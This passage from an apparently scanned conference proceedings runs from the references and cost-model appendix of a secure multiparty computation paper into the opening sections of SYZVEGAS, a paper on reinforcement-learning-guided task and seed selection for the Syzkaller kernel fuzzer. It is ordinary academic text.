[70] Xiangrui Meng, Joseph Bradley, Burak Yavuz, Evan Sparks, Shivaram Venkataraman, Davies Liu, Jeremy Freeman, DB Tsai, Manish Amde, Sean Owen, et al. Mllib: Machine learning in Apache Spark. In *Journal of Machine Learning Research '16*.

[71] Tianqi Chen and Carlos Guestrin. XGBoost: A scalable tree boosting system. In *KDD '16*.

[72] Google Brain Team. TensorFlow: A system for large-scale machine learning. In *OSDI '16*.

[73] Daniel Crankshaw, Xin Wang, Guilio Zhou, Michael J Franklin, Joseph E Gonzalez, and Ion Stoica. Clipper: A low-latency online prediction serving system. In *NSDI '17*.

[74] Matthias Jarke and Jürgen Koch. Query optimization in database systems. In *ACM Computer Survey '84*.

[75] Stratis Viglas and Jeffrey F. Naughton. Rate-based query optimization for streaming information sources. In *SIGMOD '02*.

[76] Samuel Madden, Michael J. Franklin, Joseph M. Hellerstein, and Wei Hong. TinyDB: An acquisitional query processing system for sensor networks. In *ACM Transactions of Database Systems '05*.

[77] Andrew Friedley and Andrew Lumsdaine. Communication optimization beyond MPI. In *IPDPSW '11*.

[78] Thomas B. Jablin, Prakash Prabhu, James A. Jablin, Nick P. Johnson, Stephen R. Beard, and David I. August. Automatic CPU-GPU communication management and optimization. In *PLDI '11*.

[79] Minjie Wang, Chien chin Huang, and Jinyang Li. Supporting very large models using automatic dataflow graph partitioning. In *EuroSys '18*.

[80] David J. Kuck, Robert H. Kuhn, David A. Padua, Bruce Leasure, and Michael Wolfe. Dependence graphs and compiler optimizations. In *POPL '81*.

[81] Muhammad Ishaq, Ana L. Milanova, and Vassilis Zikas. Efficient MPC via program analysis: A framework for efficient optimal mixing. In *CCS '19*.

[82] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding applications from an untrusted cloud with Haven. *OSDI '14*.

[83] Tyler Hunt, Zhiting Zhu, Yuanzhong Xu, Simon Peter, and Emmett Witchel. Ryoan: A distributed sandbox for untrusted computation on secret data. In *OSDI '15*.

[84] Wenting Zheng, Ankur Dave, Jethro G. Beekman, Raluca Ada Popa, Joseph E. Gonzalez, and Ion Stoica. Opaque: An oblivious and encrypted distributed analytics platform. In *NSDI'17*.

[85] Tyler Hunt, Congzheng Song, Reza Shokri, Vitaly Shmatikov, and Emmett Witchel. Chiron: Privacy-preserving machine learning as a service. In *ArXiv 1803.05961*.

[86] Olga Ohrimenko, Felix Schuster, Cédric Fournet, Aastha Mehta, Sebastian Nowozin, Kapil Vaswani, and Manuel Costa. Oblivious multi-party machine learning on trusted processors. In *SEC '16*.

[87] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *S&P '15*.

[88] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure: SGX cache attacks are practical. In *WOOT '17*.

[89] Olga Ohrimenko, Manuel Costa, Cédric Fournet, Christos Gkantsidis, Markulf Kohlweiss, and Divya Sharma. Observing and preventing leakage in MapReduce. In *CCS '15*.

[90] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *S&P '19*.

[91] Jan Henrik Ziegeldorf, Jan Metzke, and Klaus Wehrle. SHIELD: A framework for efficient and secure machine learning classification in constrained environments. In *ACSAC '18*.

[92] Valerie Chen, Valerio Pastro, and Mariana Raykova. Secure computation for machine learning with SPDZ. In *PPML '18*.

[93] Keith Bonawitz, Vladimir Ivanov, Ben Kreuter, Antonio Marcedone, H. Brendan McMahan, Sarvar Patel, Daniel Ramage, Aaron Segal, and Karn Seth. Practical secure aggregation for privacy-preserving machine learning. In *CCS '17*.

[94] Jonathan Frankle, Sunoo Park, Daniel Shaar, Shafi Goldwasser, and Daniel Weitzner. Practical accountability of secret processes. In *USENIX Security'18*.

[95] Yuval Ishai, Rafail Ostrovsky, and Hakan Seyalioglu. Identifying cheaters without an honest majority. In *TCC '12*.

[96] Yuval Ishai, Rafail Ostrovsky, and Vassilis Zikas. Secure multiparty computation with identifiable abort. In *CRYPTO '14*.

[97] Carsten Baum, Bernardo David, and Rafael Dowsley. Insured MPC: Efficient secure computation with financial penalties. In *FC'20*.

A More details on physical planning

A.1 Cost models

Boolean MPC preprocessing cost. For boolean MPC, there are two phases within the preprocessing phase. The first phase is very similar to the preprocessing generation phase for arithmetic MPC, except that this step now generates AND triples instead of multiplication triples. For this phase, Cerebro only provides one method, which is similar to the quadratic preprocessing, and has the same cost model as Equation (2). The second phase is a circuit generation phase, where each party creates a copy of the final circuit and sends it to a *single* party. This "evaluator" party will be in charge of executing the circuit during the online phase.

Therefore, the cost model for the boolean MPC preprocessing phase is:

$$c+N_a(P-1)(f_1(\lambda)+g_1(B,\lambda))+g_2(B,\lambda)N(P-1) \qquad (4)$$

where λ is the security parameter, g_1 refers to the cost of preprocessing AND gates, and g_2 refers to the cost for a single evaluator to receive $P-1$ copies of the garbled circuit.

Online execution cost. The online phases for arithmetic and boolean MPC have quite different behaviors, which in turn result in different cost models. Arithmetic MPC requires interaction (hence network round trips) among all parties for multiplication gates throughout the entire computation. The number of round trips is proportional to the *depth* of the circuit. Boolean MPC, on the other hand, is able to evaluate

the online phase in a *constant* number of rounds. Therefore, arithmetic MPC's online phase can be modeled as $c+g(l)R$, where R indicates the number of communication rounds. We do not consider the compute cost because it should be very insignificant compared to the cost of the round trips.

Boolean MPC's online phase is modeled as $c + f(\lambda)N$, where λ is the security parameter. This captures the compute cost of evaluating the entire boolean circuit. There is interaction at the beginning of the protocol because the evaluator needs to receive encrypted inputs, and at the end of the protocol because the evaluator needs to publish the output.

A.2 Linear vs. quadratic preprocessing

Without diving into the cryptography, we describe these two methods at a very high level. Both methods are *constant round*, which means that they only need 1–2 roundtrips. In linear preprocessing, each party independently generates data for each triple and sends this data to a set of *coordinators*. The coordinators then aggregate this data, compute on it, and send the results back to each party. A similar pattern repeats for a second round. Since the triples can be generated independently, we distribute the coordination across all parties. In quadratic preprocessing, each party interacts with every other party in constant round to compute the triples.

A.3 Extended description of layout optimization

In this section, we give an extended analysis of the layout optimization problem. For an easier analysis, we assume that there are at most two regions (see Figure 4). In order to explain our cost model, we first define some preliminary notation as follows. The two regions are denoted as L and R. P_L parties are located in region L, and P_R parties are located in region R. We assume that each party has roughly the same computation power, that each party has a fixed inbound and outbound bandwidth limit for in-continent data transfer, and that between the two regions there is another inbound and outbound bandwidth limit shared by all the parties. Let n_L be the number of triples that a single global coordinator in L handles; n_R is similarly defined for region R. Hence we have the following relation $n_L \cdot P_L + n_R \cdot P_R = N_m$. The cost (i.e., the wall-clock time) for preprocessing arithmetic circuits is:

$$\begin{aligned} T = {} & g_1(B_1)(L_1+L_2)+g_2(B_2)L_3 \\ & +f_1(|p|)L_4+f_2(|p|)(L_1+L_3) \end{aligned} \tag{5}$$

B_1 is the intra-region bandwidth per party, while B_2 is the *total* inter-region bandwidth between the two regions. Therefore, the g_1 and g_2 terms capture the network cost. The f_1 and f_2 terms correspond to the compute cost, where f_1 captures ciphertext multiplication, and f_2 captures the other ciphertext operations. L_1–L_4 are scaling factors that are functions of n_L, n_R, P_L, and P_R:

$$\begin{aligned} & L_1 = \max\left(n_R \cdot \tfrac{P_R \cdot (P_L-1)}{P_L}, n_L \cdot \tfrac{P_L \cdot (P_R-1)}{P_R}\right), \\ & L_2 = \max(n_L \cdot (P_L-1), n_R \cdot (P_R-1)), \\ & L_3 = \max(n_L \cdot P_L, n_R \cdot P_R), L_4 = \max(n_L, n_R). \end{aligned}$$

The intra-region communication cost is captured by the g_1 term. Because of hierarchical planning, each node needs to act as both an intra-region coordinator and an inter-region coordinator. Without loss of generality, we analyze region L. The intra-region coordination load is $n_L \cdot (P_L - 1)$, because each node receives from every other node in the region. The inter-region coordination load can be derived by first summing the total number of triples that need to be partially aggregated within L, which is equal to the total number of triples handled by region R: $n_R \cdot P_R$. Since there are P_L parties, each party handles $n_R \cdot P_R / P_L$ triples. Finally, since each party only needs to receive from the other parties in L, the cost per party is $nR \cdot P_R(P_L - 1)/P_L$. The g_2 term captures the inter-region communication cost. Since we are doing partial aggregation, we found that the best way to capture this cost is to sum up the total number of triples per region (see L_3) and scale that according to the total inter-region bandwidth B_2. The f_1 term captures the ciphertext multiplication cost. Since that happens only once per triple at the intra-region coordinator, we have the scaling in L_4. Finally, the rest of the ciphertext cost is attributed to ciphertext addition. This can be similarly derived using the logic for deriving g_1, so we omit this due to space constraints.

Finally, for the k region case, we can transform the optimization problem described in into a linear program by moving the max into the constraints as follows:

$$\begin{aligned} \min(L'_1+L'_2+L'_3) \text{ s.t.} \quad & \textstyle\sum_{i=1}^{k} n_i \cdot P_i \geq N_m \\ & L'_1 \geq \textstyle\sum_{j \neq i} \left(\frac{n_j \cdot P_j (P_i-1)}{P_i B_i}\right) && i = 1,2,...,k, \\ & L'_2 \geq \tfrac{n_i \cdot (P_i-1)}{B_i} && i = 1,2,...,k, \\ & L'_3 \geq \textstyle\sum_{j \neq i} \frac{n_j \cdot P_j}{B_{ij}} && i = 1,2,...,k \end{aligned}$$

We loosen the first constraint to be an inequality rather than an exact equality to make it easier to find feasible solutions since we require the n_i's to be integral. Therefore, the equations above formulate the linear program we solve to obtain the optimal assignment of triple generation tasks.

SYZVEGAS: Beating Kernel Fuzzing Odds with Reinforcement Learning

Daimeng Wang, Zheng Zhang, Hang Zhang
Zhiyun Qian, Srikanth V. Krishnamurthy, Nael Abu-Ghazaleh
University of California, Riverside
{dwang030, zzhan173, hang, zhiyunq, krish, nael}@cs.ucr.edu

Abstract

Fuzzing embeds a large number of decisions requiring fine-tuned and hard-coded parameters to maximize its efficiency. This is especially true for kernel fuzzing due to (1) OS kernels' sheer size and complexity, (2) a unique syscall interface that requires special handling (e.g., encoding explicit dependencies among syscalls), and (3) behaviors of inputs (i.e., test cases) are often not reproducible due to the stateful nature of OS kernels. Hence, Syzkaller [14], the state-of-art gray-box kernel fuzzer, incorporates numerous procedures, decision points, and hard-coded parameters master-crafted by domain experts. Unfortunately, hard-coded strategies cannot adjust to factors such as different fuzzing environments/targets and the dynamically changing potency of tasks and/or seeds, limiting the overall effectiveness of the fuzzer. In this paper, we propose SYZVEGAS, a fuzzer that dynamically and automatically adapts two of the most critical decision points in Syzkaller, *task selection* and *seed selection*, to remarkably improve coverage reached per unit-time. SYZVEGAS's adaptation leverages multi-armed-bandit (MAB) algorithms along with a novel reward assessment model. Our extensive evaluations of SYZVEGAS on the latest Linux Kernel and its subsystems demonstrate that it (i) finds up to 38.7% more coverage than the default Syzkaller, (ii) better discovers bugs/crashes (8 more unique crashes) and (iii) has very low 2.1% performance overhead. We reported our findings to Google's Syzkaller team and are actively working on pushing our changes upstream.

1 Introduction

Gray-box fuzzing or *coverage-guided fuzzing* has recently gained traction. Fuzzing is often perceived as an art, as fuzzers embed various heuristics, often with many decision points and parameters (e.g., which seed to mutate) that collectively determine their overall effectiveness. Fuzzer design choices often involve not only strong intuitions and domain expertise, but also much empirical testing and tuning. Often, the choices can cause an over-specialization for a particular set of target codebases used during the tuning process.

Although there are attempts to auto-tune various fuzzing decisions, including seed selection [26, 33, 35] and mutation operators [8, 9, 17, 22], prior efforts are mostly point solutions and none are specifically tailored for Operating System (OS) kernel fuzzing. Kernel fuzzing is uniquely challenging for the following reasons: (1) modern OS kernel often has a huge code base and many dependencies across components; (2) the input to an OS kernel is via the system call interface that needs special handling; and (3) an OS kernel maintains a massive state space that a single input (i.e., test case) may not be able reproducible. To illustrate, note that the state-of-the-art kernel fuzzer, Syzkaller [14] has over 62,000 lines of code and numerous parameters that are tunable to improve its efficiency. Given this large, complex space, and the ad-hoc strategies used to tune parameters, we believe that there are marked opportunities to improve kernel fuzzing.

To address the above challenges, Syzkaller uses a combination of generation [13] and mutation [5] based input crafting strategies. Specifically, to generate inputs (sequence of syscalls) from scratch, Syzkaller needs hand-crafted input models called "templates". It also takes known good inputs (aka. *corpus seeds*) that previously unearthed new code coverage, and *mutates* (i.e., modify) them to generate new ones. Finally, Syzkaller triages an input to ensure that a minimal input can reproduce the achieved coverage, before turning it into a seed. Syzkaller uses a fixed strategy to schedule these different types of fuzzing tasks, and a hard-coded strategy to select which seeds to mutate.

In this paper, we propose SYZVEGAS, a Syzkaller-based fuzzer, capable of dynamically and automatically adapting its strategies to improve coverage. Specifically, we focus on addressing the two aforementioned first-order decision-making processes: 1) selecting (scheduling) the most rewarding fuzzing tasks (e.g., generation, mutation, and triage) and 2) selecting the most potent seeds for mutation. Both of these are done dynamically in SYZVEGAS via a unified reward assessment model to significantly improve the odds of ex-

cavating new code coverage and finding new vulnerabilities. Our main contributions are:[1]

- **Identifying optimization opportunities.** We perform a systematic analysis of Syzkaller's default (fixed) task and seed selection policies. We identify several opportunities for improving Syzkaller's fuzzing efficiency.
- **Realizing dynamic fuzzing.** SYZVEGAS employs a lightweight Adversarial MAB algorithm to adjust the task and seed selection policies dynamically. It consists of a novel approach for fuzzing tasks reward modeling by consolidating the discovery of new coverage and the time cost incurred. The approach also accounts for the associations between different types of tasks, can quickly adapt during the different stages of fuzzing, and has very low overhead. To the best of our knowledge, SYZVEGAS is the first to 1) use the Adversarial MAB formulation and design reward functions that are applicable for task selection, and 2) incorporate the notion of time associated in unearthing new coverage in the reward function.
- **Improved coverage growth.** We perform extensive evaluations of SYZVEGAS on the latest Linux kernel and show that it consistently attains 38.7% more coverage than the default Syzkaller and finds more unique crashes. In total, we found 13 more crashes (8 unique) than Syzkaller in the same period. For OS kernels such as Linux, such an improvement makes a big difference as every kernel version is being constantly fuzzed and tested. (e.g., by Google [15]).
- **Applicability in user space.** We also demonstrate that the seed-selection module of SYZVEGAS can be applied to user-space as well and compares favorably to a state-of-art reinforcement-learning-based fuzzer, viz., EcoFuzz [34]

2 Background and Motivation

2.1 Syzkaller

Syzkaller explores the OS kernel by executing a series of test **programs**, i.e. a sequence of system calls. To craft such programs, Syzkaller has two options: generate a new program from scratch or mutate an existing program. It invokes three types of tasks during the fuzzing process: **Generation**, **Mutation** and **Triage** (more details in Section 8.1).

- **Generation**. Syzkaller creates a brand new test program using *templates*, which are manually curated by domain experts (e.g., kernel developers), and contain information on the argument type of each system call, and the dependencies between system calls (e.g., the return value of `open` is usable later in `read`). This allows Syzkaller to generate meaningful syscall sequences and arguments, improving the likelihood of exploring deeper kernel code.
- **Mutation**. Syzkaller randomly picks a program (also called a *seed*) from a *corpus* (i.e., programs that previously found new coverage), and performs a series of random mutations (e.g., inserting/removing a new syscall, or changing the argument of an existing syscall, using built-in templates) and executes the mutated program.
- **Triage**. Syzkaller fetches a newly Generated or Mutated program that has produced new coverage. It first performs "**Verification**" to ensure that the new coverage can be reliably reproduced, i.e., is unaffected by 1) the stateful nature of OS kernels (e.g., control flow affected by a global variable), 2) non-determinism in execution (e.g., mutex slow path, kmalloc cache replenish path) and 3) concurrency and interaction between several processes. If successful, Syzkaller then performs a "**Minimization**" of the program (remove of some system calls and/or shorten the arguments, while retaining the stable coverage) and adds the program to the seed corpus (where future mutations can be performed). During minimization, Syzkaller may discover that a partially minimized program can achieve new coverage; these programs are marked for later triage.

By default, Syzkaller selects the aforementioned three types of fuzzing tasks as per the following hard-coded priorities:


1. Triage is prioritized over generation and mutation.
2. When no triage task is available, the highest priority is to mutate programs that were just added to the seed corpus. Syzkaller mutates each new seed for a fixed number of (100) times. These mutations receive some special treatment and are called **Smash** in Syzkaller.
3. If no triage or smash tasks are available, Syzkaller executes generation and regular mutation tasks with a fixed 1:99 ratio (one generation task for every 99 mutation tasks).

In practice, upon starting from scratch, Syzkaller performs a generation task and some part of the kernel codebase is covered as a result. This very first program will then go through triage, producing the initial seed and potentially creating more programs for triage during minimization. Syzkaller will then focus on triaging these additional programs (if any from minimization) and smashing the new seeds, which in turn creates more seeds for smashing and programs for triaging. Proceeding in this manner typically leads to a huge chain reaction. As a result, the actual number of generations Syzkaller performs is much lower than the policy description may suggest.

When it comes to mutation, Syzkaller chooses which seed to mutate as per the following principles. First, as discussed, a newly created seed enjoys a high-priority invocation of 100 mutations, i.e., smash. Second, each seed is assigned a weight equal to the number of new and stable edge coverage it brings. This number is static and remains unchanged over time. When Syzkaller needs to pick a seed from the corpus, it does so on the basis of this weight, from among all the seeds.

Scheduling between different tasks is unique to Syzkaller as user-space fuzzers often 1) do not have well-defined templates

[1] Our system is completely open sourced at [20] to facilitate the reproduction of the results and future research.



(a) Coverage growth comparison (b) Mutation effectiveness

Figure 1: Evaluating default Syzkaller strategies.




Figure 2: High-level idea/design of SYZVEGAS.

to perform Generation and 2) do not need to Triage as they are not affected by statefulness, non-determinism, or concurrency in OS kernels. Therefore, optimizations for user-space fuzzers often cannot be applied directly to Syzkaller.

2.2 Observations and Intuition

In this section, we motivate the use of a learning-based approach to improving Syzkaller's coverage. We run the default Syzkaller alongside a modified Syzkaller which performs only generations, on a 2-core single process fuzzer VM, for 6 hours. We collect metrics such as coverage growth and task effectiveness to gain insights into the former's operations. Our experiments are on a Intel(R) Xeon(R) E5-2680 v4 2.40 GHz CPU. Our experiment yields the following observations:

The best strategy evolves over time. Based on the task selection policy discussed earlier, Syzkaller gives a low priority to generation. However, with a well-written template, generation can be powerful, especially in the earlier stages of fuzzing where most of the kernel code is yet unexplored/uncovered.

Figure 1(a) compares the coverage growth with the two Syzkallers, when fuzzing 1) the full Linux kernel and 2) the core kernel excluding sub-systems such as filesystem and drivers. With the full kernel, we see that in the first 1 hour of fuzzing, the generation-only Syzkaller markedly outperforms the default Syzkaller. After 4 hours, however, the generation-only Syzkaller falls behind the default Syzkaller. When fuzzing the core kernel, it takes only 1 hour for the default Syzkaller to overtake the generation-only Syzkaller. These results suggest that the optimal strategy is dynamic, and must adapt over time, motivating a learning-based approach.

Ad-hoc decisions can be harmful. Syzkaller prioritizes the mutation of newly-discovered seeds, invoking a mandatory 100 mutations, to extract large coverage quickly. Further, Syzkaller's "task scheduling" logic uses LIFO stacks to ensure that the newest seeds are explored first. Undoubtedly, the domain experts behind Syzkaller chose this strategy carefully with extensive testing. However, this static (ad-hoc) decision has limitations. Figure 1(b) shows the mutation effectiveness of Syzkaller, fuzzing the whole Linux kernel, for 6 hours. We see that there are three opportunities for improvement: 1) Many seeds are not being mutated because Syzkaller is too busy performing the mandatory number of mutations and triaging. 2) We observe chain reactions where the 100 new "smash" mutations of a program discover new coverage and in turn schedule additional 100 new "smash" mutations immediately for each of these, causing focused exploration on seeds from the same roots; and, 3) Of the mandatorily mutated seeds, many do not deserve to be mutated 100 times. These behaviors seem to be unintended consequences of the ad-hoc (but perhaps empirically acceptable) decision to apply 100 mutations on each new seed. We tried providing some simple static adjustments (e.g. reduce the number of smash mutations, force some generations at the beginning), none of which produces desirable coverage improvement nor adaptability across different scenarios. (e.g. kernel version, initial seed corpus) Therefore, a learning-based technique is the best approach to overcome these, and thus improve the fuzzing effectiveness.

Intuition. Our observations indicate that there are many opportunities to tune various hard-coded parameters (e.g. mutation count, generation to mutation ratio) and priorities. They also suggest that the right strategy and the right seed dynamically change over time. What is needed is an automated way to identify the "most promising" task at the given time, and if appropriate the "best seed" to be invoked in association with that task. To identify these, a *reinforcement-learning* scheme is a natural fit, wherein a model to maximize the coverage rewards relative to the time cost of execution is applicable.

2.3 Multi-armed Bandit Problem

The *Multi-Armed Bandit* (MAB) reinforcement-learning problem is well suited to model the various decisions of Syzkaller. In this problem, a gambler must play a number of competing slot machine arms (choices) to maximize the expected gain. Each arm's properties are only partially known to begin with and may become better understood as the arm is played more. The MAB problem is a classic example of the tradeoff between *exploration and exploitation*.

One of the strongest generalizations of the MAB problem is

Table 1: Symbols we use to describe SYZVEGAS

Symbol	Description
c or c_i	Number of edge coverage attained by executing a single task (of type i).
t or t_i	Execution time of a single task (of type i).
C	Total edge coverage attained throughout fuzzing.
T	Total elapsed time of fuzzing.
t_{exp}	Estimated expected execution time of task/tasks.
g or g_i	Un-normalized reward attributed to task/tasks (of type i).
$c^p_{mut}(m)$	Total edge coverage of mutating a seed p for m times.
$t^p_{mut}(m)$	Total execution time of mutating a seed p for m times.
x	Normalized reward attributed to task/tasks.
$\hat{G}_i$	Accumulated reward estimation of MAB arm i.

Adversarial MAB, introduced in 1995 [6]. In this variant, the reward from each arm can be arbitrarily altered during each play. This requires its solution to react quickly to the changing rewards of each arm, which maps well to the fuzzing process where each decision can receive different rewards over time.

Auer et.al. proposed the *Exponential-weight algorithm for Exploration and Exploitation* (*Exp3*) [7] for the adversarial bandit problem. The idea is to introduce an exponential growth in a good arm's weight (i.e. probability of playing), thereby ensuring that good arms are quickly identified and exploited. Notable variants of *Exp3* algorithm includes *Exp3.1* [7] (resets periodically, performs better over time), *Exp4* [7] (allows for an additional advice input vector), *Exp3-M.B* [36] (playing multiple arms at the same time with a limited budget) and *Exp3-IX* [23] (uses implicit exploration).

Other reinforcement learning models exist [31], with different emphasis and strengths. We chose MAB because we believe it is a natural fit for our problem since its decisions are discrete, and the overhead is low. Since the reward of fuzzing choices can change over time (e.g., generating programs from scratch is only helpful early on, seed programs become decreasingly efficient as they are mutated), we argue that the Adversarial MAB is well suited to the fuzzing problem (as explored in previous researches such as EcoFuzz [34]). Our contribution is proposing the use of reinforcement learning in kernel fuzzing, rather than the specific learning algorithm. We leave exploring other learning strategies to future work.

3 Design and Implementation

We propose SYZVEGAS, a dynamic fuzzing approach to select between the three types of tasks in Syzkaller. The main design goals of SYZVEGAS are as follows:

- *Optimal coverage.* SYZVEGAS must schedule tasks or pick mutation seed programs to maximize the coverage achieved by Syzkaller, while minimizing the incurred time cost.[2]
- *Adaptive adjustment.* SYZVEGAS should determine which type of task is the best, at each stage of fuzzing, and adapt its strategy accordingly. When performing mutations, SYZVEGAS must assess the quality (change) of the mutated seed and adjust its priority in the seed corpus accordingly.

To achieve these goals, SYZVEGAS abstracts the task/seed selection problem as an Adversarial MAB problem as shown in Figure 2. The generation, mutation, and triage tasks are the three arms. When invoking mutation, SYZVEGAS treats seed selection as another layer of the MAB problem, i.e., each seed is treated as a separate arm. After each play, SYZVEGAS gathers the coverage and time cost and computes the feedback to the MAB decision process, using an algorithm similar to solutions such as *Exp3-IX* [23] (see Section 8.2 for more details) and *Exp3.1* [7]. As this process repeats, SYZVEGAS updates which arms should be played to maximize the coverage achieved per unit-time.

For SYZVEGAS to perform effective task and seed selection dynamically, the key challenges are: 1) assessing the value of the selected task or the mutated seed, 2) picking the task or seed with the maximum potential. We discuss how SYZVEGAS overcomes these challenges next. Table 1 lists the symbols used in subsequent sections for reference.

3.1 Reward Assessment

Whenever a generation/mutation/triage task has completed execution, we need to assign a reward to the task to be used with SYZVEGAS's Adversarial MAB model. The key requirements/challenges in computing this reward are as follows:

- *Gain and cost considerations.* The goal of SYZVEGAS is to maximize the gain (i.e. number of edges covered) while minimizing the cost (i.e., the time taken for execution). Our model must unify these metrics with different units into a single measure of the effectiveness (utility) of each task.
- *Dependencies between tasks.* Unlike what is assumed in a classic MAB problem the arms *are not* independent in the context of Syzkaller. As shown in Figure 10, there is a strong relationship between Triage and Mutation. SYZVEGAS needs to properly address this relationship when assigning rewards to each arm.
- *Normalization.* The utilities observed on different systems can be different. For example, the time it takes to execute a program on Android will be much longer than executing the same program on a powerful server. In addition, the algorithms that are used to solve an Adversarial Bandit problem often require the reward to be normalized.

To address these challenges, we build our reward assessment model as follows, considering each task of interest.

Generation. Generation is not directly intertwined with either mutation or triage. Thus, its reward is assessed independently. Let c be the new coverage (measured by the number of edges) obtained by generating a program. Let t be the cost in time of executing this program. Let C and T be the total achieved coverage (regardless of attribution to generation), and the total

[2] Syzkaller collects information relating to two types of coverage, viz., unstable and stable coverage. We design SYZVEGAS to optimize for maximum unstable coverage as both types of coverage can lead to crashes but unstable coverage is a superset over the stable coverage. See Section 8.1 for more details.

elapsed time from when the fuzzer began, respectively. Given these, the expected time for finding the new coverage c (given our average performance up to T), can be "estimated" by:

$$t_{exp} = c \cdot \frac{T}{C} \tag{1}$$

The reward for the generation task can be modeled as the expected time cost minus the actual time cost t:

$$g = t_{exp} - t = c \cdot \frac{T}{C} - t \tag{2}$$

Note that g essentially compares the coverage discovery rate of the current generation task (c/t) and the historical coverage discovery rate (C/T). If the task has a better-than-historic coverage discovery rate, it will always have a positive reward, while a worse-than-historic coverage discovery rate will cause a negative reward. This representation also ensures that if two tasks A and B both produce the same coverage c, but consume different times, say $t_A > t_B$, we always have $g_A < g_B$; intuitively a task that discovers coverage faster should be rewarded more. Note also that we use time instead of rate as the reward unit to ensure that if tasks A and B both produce no new coverage (happens often in later stages of fuzzing), we always have $g_A < g_B < 0$. In other words, a task that wastes more time is punished harder than one that wastes less time.

Mutation and Triage. Mutation tasks heavily depend on triage because: 1) the seed driving a mutation is only obtained via triage and 2) triage tries to minimize the seed, thus reducing costs for future mutations. Thus, the reward of mutation and triage must be modeled in conjunction. Consider a seed program p, where the time cost of the triage task that verified and minimized p is t^p_{tri}. As discussed in Section 2, triage consists of two phases viz., verification and minimization, costing t^p_{ver} and t^p_{min} respectively, with $t^p_{ver} + t^p_{min} = t^p_{tri}$. In minimization, triage first receives a generated/mutated program p' (costing $t^{p'}$ to execute) and "minimizes" it to p (costing t^p) by removing system calls and/or shortening arguments. Thus, the time saved from minimization is $\Delta^p_t = t^{p'} - t^p$. Finally, minimization may also discover new coverage c^p_{min}.

The verification phase may also produce new coverage from simply re-executing the original program. However, since this new coverage was not observed in the prior execution of the same program, the input program in this form is unstable (the coverage is not reproducible) by definition. As a result, Syzkaller does not attempt to process such new coverage possibilities. We follow Syzkaller's design on this matter i.e., ignore new coverage possibilities from verification.

The seed program p, is then mutated m times. The observed edge coverage with each mutation are $c^p_1, c^p_2, ...c^p_m$, while the time costs associated with each of these mutations are $t^p_1, t^p_2, ..., t^p_m$, respectively. For simplicity, we denote:

$$c^p_{mut}(m) = \sum_{j=1}^{m} c^p_j \;\;,\;\; t^p_{mut}(m) = \sum_{j=1}^{m} t^p_j. \tag{3}$$

Note here that without minimization, Syzkaller can only mutate from p' instead of p. In this case, on average, each mutation should take Δ^p_t longer; thus, minimization results in a total of $m \cdot \Delta^p_t$ time savings, over m mutation tasks. If we treat the one triage and m mutations as a single task, the expected time to discover the new coverage of $c_{mut}(m)$ without minimization can be computed by:

$$t^p_{exp} = \left(c^p_{min} + c^p_{mut}(m)\right) \cdot \frac{T}{C} + m \cdot \Delta^p_t \tag{4}$$

The first part of the right hand side of the equation, estimates the total expected time to discover the new coverage $c^p_{min} + c^p_{mut}(m)$ by mutating p; the second part is the estimated time savings from minimization. Now, the total reward from triaging and mutating seed p is the difference between the "expected and actual time" utilities and is given by:

$$g^p_{tri+mut} = \left(c^p_{min} + c^p_{mut}(m)\right) \cdot \frac{T}{C} + m \cdot \Delta^p_t - \left(t^p_{tri} + t^p_{mut}(m)\right) \tag{5}$$

We reiterate here that since the main contribution of minimization is to save time in future mutations, the time savings part of Equation 5 must be fully credited to minimization. In addition, minimization is also finding new coverage c_{min} from testing minimized programs. Combining them both, we can thus estimate the reward attributed to minimization as:

$$g^p_{min} = c^p_{min} \cdot \frac{T}{C} + m \cdot \Delta^p_t - t^p_{min} \tag{6}$$

Verification is needed for creating the seed p (without it mutation will have no seeds to mutate). Thus, verification and mutation should share the reward of finding new coverage, proportional to their costs. Hence, the reward attributed to verification and mutation are:

$$g^p_{ver} = c^p_{mut}(m) \cdot \frac{t^p_{ver}}{t^p_{ver} + t^p_{mut}(m)} \cdot \frac{T}{C} - t^p_{ver} \tag{7}$$

$$g^p_{mut} = c^p_{mut}(m) \cdot \frac{t^p_{mut}(m)}{t^p_{ver} + t^p_{mut}(m)} \cdot \frac{T}{C} - t^p_{mut}(m) \tag{8}$$

Adding Equations 6 and 7, we obtain the total reward attributed to triage as:

$$g^p_{tri} = \left(\frac{c^p_{mut}(m) \cdot t^p_{ver}}{t^p_{ver} + t^p_{mut}(m)} + c^p_{min} \right) \cdot \frac{T}{C} + m \cdot \Delta^p_t - t^p_{tri} \tag{9}$$

Note that Equations 8 and 9 are only approximate estimates of the rewards with mutation and triage, respectively. In practice, it is difficult if not impossible to predict how many times a seed program p will be mutated. In addition, it is impractical to compute the reward after all mutations are complete. Every time a seed program p is mutated, we need to update the weight of the triage and mutation arms. To achieve this goal, we first compute the reward for triage and mutation when seed p is added to the corpus via triage as: $g^p_{tri}(0) = c^p_{min} \cdot \frac{T}{C} - t^p_{tri}$ (as the reward of performing the triage task alone) and $g^p_{mut}(0) = 0$. As p is mutated, we keep track of the observed new coverage and time costs.

